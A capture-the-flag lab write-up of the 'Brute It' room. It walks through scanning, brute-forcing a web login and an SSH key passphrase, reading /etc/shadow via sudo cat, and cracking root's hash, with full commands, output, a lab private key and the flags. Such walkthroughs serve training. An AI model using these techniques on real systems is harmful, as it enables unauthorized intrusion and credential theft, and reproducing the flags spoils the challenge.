Brute It

Scanning

```
┌──(moghees㉿kali)-[~/lab]
└─$ nmap -sC -sV 10.10.214.54 -Pn -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-07 19:24 PKT
Nmap scan report for 10.10.214.54
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
|   256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
|_  256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.52 seconds
```

Enumeration

Website

- There is apache server's default page.
- Directory busting:

```
┌──(moghees㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -u http://10.10.214.54/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.214.54/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 312] [--> http://10.10.214.54/admin/]
Progress: 13148 / 87665 (15.00%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 13158 / 87665 (15.01%)
===============================================================
Finished
===============================================================
```

- Found a login page. Opened source code and found this:

```
<!-- Hey john, if you do not remember, the username is admin -->
```

- Now brute forcing password using ffuf. Capture the request using Burpsuite and use ffuf for brute forcing. (Burp is slow)

```
POST /admin/ HTTP/1.1
Host: 10.10.214.54
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://10.10.214.54
Connection: close
Referer: http://10.10.214.54/admin/
Cookie: PHPSESSID=bj617ic13f5qbidvhpfap4viat
Upgrade-Insecure-Requests: 1

user=admin&pass=FUZZ
```

```
┌──(moghees㉿kali)-[~/lab]
└─$ ffuf -request req.txt -request-proto http -w /usr/share/wordlists/rockyou.txt -fs 733

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.214.54/admin/
 :: Wordlist         : FUZZ: /usr/share/wordlists/rockyou.txt
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Origin: http://10.10.214.54
 :: Header           : Referer: http://10.10.214.54/admin/
 :: Header           : Cookie: PHPSESSID=bj617ic13f5qbidvhpfap4viat
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/11
5.0
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Connection: close
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Host: 10.10.214.54
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
 :: Data             : user=admin&pass=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 733
________________________________________________
```

- Password found.

```
xavier                  [Status: 302, Size: 671, Words: 159, Lines: 29, Duration: 187ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Username: **admin**
Password: **xavier**

Hello john, finish the development of the site, here's your RSA private key.

THM{brut3_f0rce_is_e4sy}

Found **RSA key** for user **John**


-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC,E32C44CDC29375458A02E94F94B280EA

JCPsentybdCSx8QMOcWKnIAsnIRETjZjz6ALJkX3nKSI4t40y8WfWfkBiDqvxLIm
UrFu3+/UCmXwceW6uJ7Z5CpqMFpUQN8oGUxcmOdPA88bpEBmUH/vD2K/Z+Kg0vY0
BvbTz3VEcpXJygto9WRg3M9XSVsmsxpaAEl4XBN8EmlKAkR+FLj21qbzPzN8Y7bK
HYQ0L43jIulNKOEq9jbI8O1c5YUwowtVlPBNSlzRMuEhceJ1bYDWyUQk3zpVLaXy
+Z3mZtMq5NkAjidlol1ZtwMxvwDy478DjxNQZ7eR/coQmq2jj3tBeKH9AXOZlDQw
UHfmEmBwXHNK82Tp/2eW/Sk8psLngEsvAVPLexeS5QArs+wGPZp1cpV1iSc3AnVB
VOxaB4uzzTXUjP2H8Z68a34B8tMdej0MLHC1KUcWqgyi/Mdq6l8HeolBMUbcFzqA
vbVm8+6DhZPvc4F00bzlDvW23b2pI4RraI8fnEXHty6rfkJuHNVR+N8ZdaYZBODd
/n0a0fTQ1N361KFGr5EF7LX4qKJz2cP2m7qxSPmtZAgzGavUR1JDvCXzyjbPecWR
y0cuCmp8BC+Pd4s3y3b6tqNuharJfZSZ6B0eN99926J5ne7G1BmyPvPj7wb5KuW1
yKGn32DL/Bn+a4oReWngHMLDo/4xmxeJrpmtovwmJOXo5o+UeEU3ywr+sUBJc3W8
oUOXNfQwjdNXMkgVspf8w7bGecucFdmI0sDiYGNk5uvmwUjukfVLT9JPMN8hOns7
onw+9H+FYFUbEeWOu7QpqGRTZYoKJrXSrzII3YFmxE9u3UHLOqqDUIsHjHccmnqx
zRDSfkBkA6ItIqx55+cE0f0sdofXtvzvCRWBa5GFaBtNJhF940Lx9xfbdwOEZzBD
wYZvFv3c1VePTT0wvWybvo0qJTfauB1yRGM1l7ocB2wiHgZBTxPVDjb4qfVT8FNP
f17Dz/BjRDUIKoMu7gTifpnB+iw449cW2y538U+OmOqJE5myq+U0IkY9yydgDB6u
uGrfkAYp6NDvPF71PgiAhcrzggGuDq2jizoeH1Oq9yvt4pn3Q8d8EvuCs32464l5
O+2w+T2AeiPl74+xzkhGa1EcPJavpjogio0E5VAEavh6Yea/riHOHeMiQdQlM+tN
C6YOrVDEUicDGZGVoRROZ2gDbjh6xEZexqKc9Dmt9JbJfYobBG702VC7EpxiHGeJ
mJZ/cDXFDhJ1lBnkF8qhmTQtziEoEyB3D8yiUvW8xRaZGlOQnZWikyKGtJRIrGZv
OcD6BKQSzYoo36vNPK4U7QAVLRyNDHyeYTo8LzNsx0aDbu1rUC+83DyJwUlxOCmd
6WPCj80p/mnnjcF42wwgOVtXduekQBXZ5KpwvmXjb+yoyPCgJbiVwwUtmgZcUN8B
zQ8oFwPXTszUYgNjg5RFgj/MBYTraL6VYDAepn4YowdaAlv3M8ICRKQ3GbQEV6ZC
miDKAMx3K3VJpsY4aV52au5x43do6e3xyTSR7E2bfsUblzj2b+mZXrmxst+XDU6u
x1a9TrlunTcJJZJWKrMTEL4LRWPwR0tsb25tOuUr6DP/Hr52MLaLg1yIGR81cR+W
-----END RSA PRIVATE KEY-----

Foothold

- Tried to ssh using the key but it was asking for passphrase.



- Brute forcing the passphrase.

```
┌──(moghees㉿kali)-[~/lab]
└─$ ssh2john key > hash

┌──(moghees㉿kali)-[~/lab]
└─$ sudo john hash --wordlist=/usr/share/wordlists/rockyou.txt
[sudo] password for moghees:
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockinroll       (key)
1g 0:00:00:00 DONE (2024-02-07 19:33) 9.090g/s 660072p/s 660072c/s 660072C/s saloni..rock14
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Passphrase: **rockinroll**

```
┌──(moghees㉿kali)-[~/lab]
└─$ ssh -i key john@10.10.214.54
Enter passphrase for key 'key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb  7 14:34:34 UTC 2024

  System load:  0.08               Processes:           103
  Usage of /:   25.7% of 19.56GB   Users logged in:     0
  Memory usage: 39%                IP address for eth0: 10.10.214.54
  Swap usage:   0%


63 packages can be updated.
0 updates are security updates.


Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$
```

Got foothold.

Privilege Escalation

Sudo -l

```
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
john@bruteit:~$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cat "$LFILE"
```

So, we can read **/etc/shadow** file and get root's hash and crack it.

```
john@bruteit:~$ sudo cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:9999
9:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
```

Cracking the hash.

```
┌──(moghees㉿kali)-[~/lab]
└─$ hashcat hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════════════════════════════════════
═══════════════════════════
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 2853/5771 MB (1024 MB allocatable), 4MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1800 | sha512crypt $6$, SHA512 (Unix) | Operating System
```

```
$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:football

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ ... XEVgL.
Time.Started.....: Wed Feb  7 19:43:17 2024 (1 sec)
Time.Estimated...: Wed Feb  7 19:43:18 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      147 H/s (10.30ms) @ Accel:32 Loops:1024 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 64/14344385 (0.00%)
Rejected.........: 0/64 (0.00%)
Restore.Point....: 32/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidate.Engine.: Device Generator
Candidates.#1....: purple → charlie
Hardware.Mon.#1..: Temp: 55c Util: 46%

Started: Wed Feb  7 19:42:27 2024
Stopped: Wed Feb  7 19:43:20 2024
```

Username: **root**
Password: **football**

```
john@bruteit:~$ su root
Password:
root@bruteit:/home/john# whoami
root
root@bruteit:/home/john# id
uid=0(root) gid=0(root) groups=0(root)
root@bruteit:/home/john#
```

Flags

User Flag

```
john@bruteit:~$ ls
user.txt
john@bruteit:~$ cat user.txt
THM{a_password_is_not_a_barrier}
john@bruteit:~$
```

Root Flag


root@bruteit:~# ls
root.txt
root@bruteit:~# cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
root@bruteit:~#